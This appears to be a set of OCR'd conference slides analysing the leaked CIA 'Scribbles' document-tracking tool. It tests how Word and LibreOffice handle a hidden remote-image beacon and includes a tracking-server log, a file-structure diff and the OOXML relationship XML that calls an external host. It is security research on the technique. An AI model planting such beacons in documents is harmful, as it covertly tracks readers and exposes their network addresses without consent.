
Payload execution on LO

- Read-only mode provides *no* sandbox protections [6]
- Watermark image, URL *not* visible

[5] Tested with LibreOffice 5.0, 5.3.3

[6] Read-only mode: security properties – LibreOffice Developer Mailing List

LibreOffice – Attack Flow (2/2)


User
Opens
CIA_doc_SECRET.docx
Triggers
CIA_doc_SECRET.docx (read-only) - LibreOffice Writer
File Edit View Insert Format Styles Table Tools Window Help
This document is open in read-only mode.
Edit Document
Disables Read-only mode
Untitled 1 - LibreOffice Writer
Default Style
Liberation Serif
12
SECRET//ORCON/NOFORN
CENTRAL INTELLIGENCE AGENCY
INFORMATION OPERATIONS CENTER
(U) Engineering Development Group (EDG)
(S//OC/NF) Scribbles v1.0 User's Guide
(U) Rev. B
(U) 01 March 2016
Image beacon
Tracking Host
HTTP GET /3jlx…au3bei4o/fakeFileName1.gif

```
trackinghost@ubuntu:~/Desktop/ScribblesServer$ sudo python webserver.py
WARNING:tornado.access:405 OPTIONS /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei
4o/fakeFileName1.gif (192.168.58.130) 0.46ms
WARNING:tornado.access:405 HEAD /rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/
fakeFileName1.gif (192.168.58.130) 0.36ms
192.168.58.130: HTTP GET '/rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/fakeFi
leName1.gif'
192.168.58.130: User-Agent: LibreOffice
```

Windows 10 Compatible

ubuntu

Available on the Mac App Store

[5] Tested with LibreOffice 5.0, 5.3.3

[6] Read-only mode: security properties – LibreOffice Developer Mailing List

Discussion (1/2)

- Constructing the **tracking beacon**: local src reference → remote host
  - Why custom XML parsing code?
    - No Office Interop API to achieve this
  - Why does this work?
    - Allowed per OOXML standard [7]
- Disabling **Protected View**: remote resources should still be restricted
  - Why does this work?
    - Ambiguity in MSDN documents on two-stage Protected View, Trust Center sandbox restrictions
    - Disabling Protected View should not affect loading remote resources – Trust Center responsible for permitting "remote data connections" [8]
    - However, Protected View also restricts "hyperlinks, external database connections" [9]

[7] ECMA: Office Open XML File Formats - Fundamentals and Markup Language Reference. pp 157-178. ECMA-376-1:2016 (2016)

[8] Create, edit and manage connections to external data – Microsoft Office – MSDN

[9] Plan Protected View settings in Office 2013 – Microsoft Office - MSDN

Discussion (2/2)

- **LibreOffice** shows unexpected behavior
  - Does not expose watermark beacon, tracking URL
  - Current state of affairs removes requirement to disable sandbox, adds cross-platform compatibility
- Why?
  - *Scribbles User Guide* dates from March 2016
  - However, no evidence of modified sandbox behavior between LO versions
  - Confirmed by testing with LibreOffice 5.0 (rel. June 2015) and 5.3.3 (May 2017, latest)


Concluding remarks

- Scribbles leverages
  - Documented *but unadvertised* OOXML functionality
  - Office sandbox behavior that appears ambiguously defined, yet viable to work with in practice
- Concept seems straightforward but adequate
  - Office version-agnostic, includes support for legacy formats
  - Protected View often disabled by users
- Rationale regarding LibreOffice remains unknown

Demo

NTFS Alternate Data Stream (ADS)


- NTFS file system attribute
- Add metadata to files
- Current use limited to file taintedness tracking
- Default system application behavior is to set flag upon writing resource
- Third-party applications encouraged (but not forced) to implement support




```
PS C:\Users\Xiphorus\Desktop> Get-item -Path .\powerpoint_doc_from_web.pptm -stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\Xiphorus\Desktop\powerpoint_doc_from_web.pptm::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\Xiphorus\Desktop
PSChildName   : powerpoint_doc_from_web.pptm::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\Xiphorus\Desktop\powerpoint_doc_from_web.pptm
Stream        : :$DATA
Length        : 35198

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\Xiphorus\Desktop\powerpoint_doc_from_web.pptm:Zone.Ident
                ifier
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\Xiphorus\Desktop
PSChildName   : powerpoint_doc_from_web.pptm:Zone.Identifier
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\Xiphorus\Desktop\powerpoint_doc_from_web.pptm
Stream        : Zone.Identifier
Length        : 26
```

`Zone.Identifier` tracks taintedness status

Clean vs. watermarked



Name	Size	Modified		Name	Size	Modified
_rels	590	6/2/2017 4:24:25 PM		_rels	590	6/2/2017 4:24:14 PM
docProps	1,450	6/2/2017 4:24:25 PM		docProps	1,456	6/2/2017 4:24:14 PM
word	42,208	6/2/2017 4:24:25 PM		word	50,373	6/2/2017 4:24:14 PM
_rels	817	6/2/2017 4:24:25 PM		_rels	1,612	6/2/2017 4:24:14 PM
document.xml.rels	817	1/1/1980 12:00:00 AM		document.xml.rels	1,209	1/1/1980 12:00:00 AM
				header1.xml.rels	403	6/2/2017 4:19:02 PM
theme	6,795	6/2/2017 4:24:25 PM		theme	6,795	6/2/2017 4:24:14 PM
document.xml	1,685	1/1/1980 12:00:00 AM	≠	document.xml	1,712	1/1/1980 12:00:00 AM
				endnotes.xml	1,675	1/1/1980 12:00:00 AM
fontTable.xml	1,261	1/1/1980 12:00:00 AM		fontTable.xml	1,261	1/1/1980 12:00:00 AM
				footnotes.xml	1,681	1/1/1980 12:00:00 AM
				header1.xml	2,602	1/1/1980 12:00:00 AM
settings.xml	2,477	1/1/1980 12:00:00 AM	≠	settings.xml	2,682	1/1/1980 12:00:00 AM
styles.xml	28,676	1/1/1980 12:00:00 AM		styles.xml	29,856	1/1/1980 12:00:00 AM
webSettings.xml	497	1/1/1980 12:00:00 AM		webSettings.xml	497	1/1/1980 12:00:00 AM
[Content_Types].xml	1,312	1/1/1980 12:00:00 AM	≠	[Content_Types].xml	1,704	1/1/1980 12:00:00 AM



```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image
  " Target="
  http://watermarks.example.com/rootPath1/subDir1/3jlxp324bmpqhvr9db0.8680au3bei4o/fakeFileName1.gif"
  TargetMode="External" />
</Relationships>
```

References

- [1] https://wikileaks.org/vault7/
- [2] File taintedness tracking through NTFS Alternate Data Stream (ADS) https://msdn.microsoft.com/en-us/library/dn393272.aspx ; https://msdn.microsoft.com/en-us/library/dn392609.aspx
- [6] Read-only mode: security properties – LibreOffice Developer Mailing List
- [7] ECMA: Office Open XML File Formats - Fundamentals and Markup Language Reference. pp 157-178. ECMA-376-1:2016 (2016)
- [8] Create, edit and manage connections to external data – Microsoft Office – MSDN
- [9] Plan Protected View settings in Office 2013 – Microsoft Office - MSDN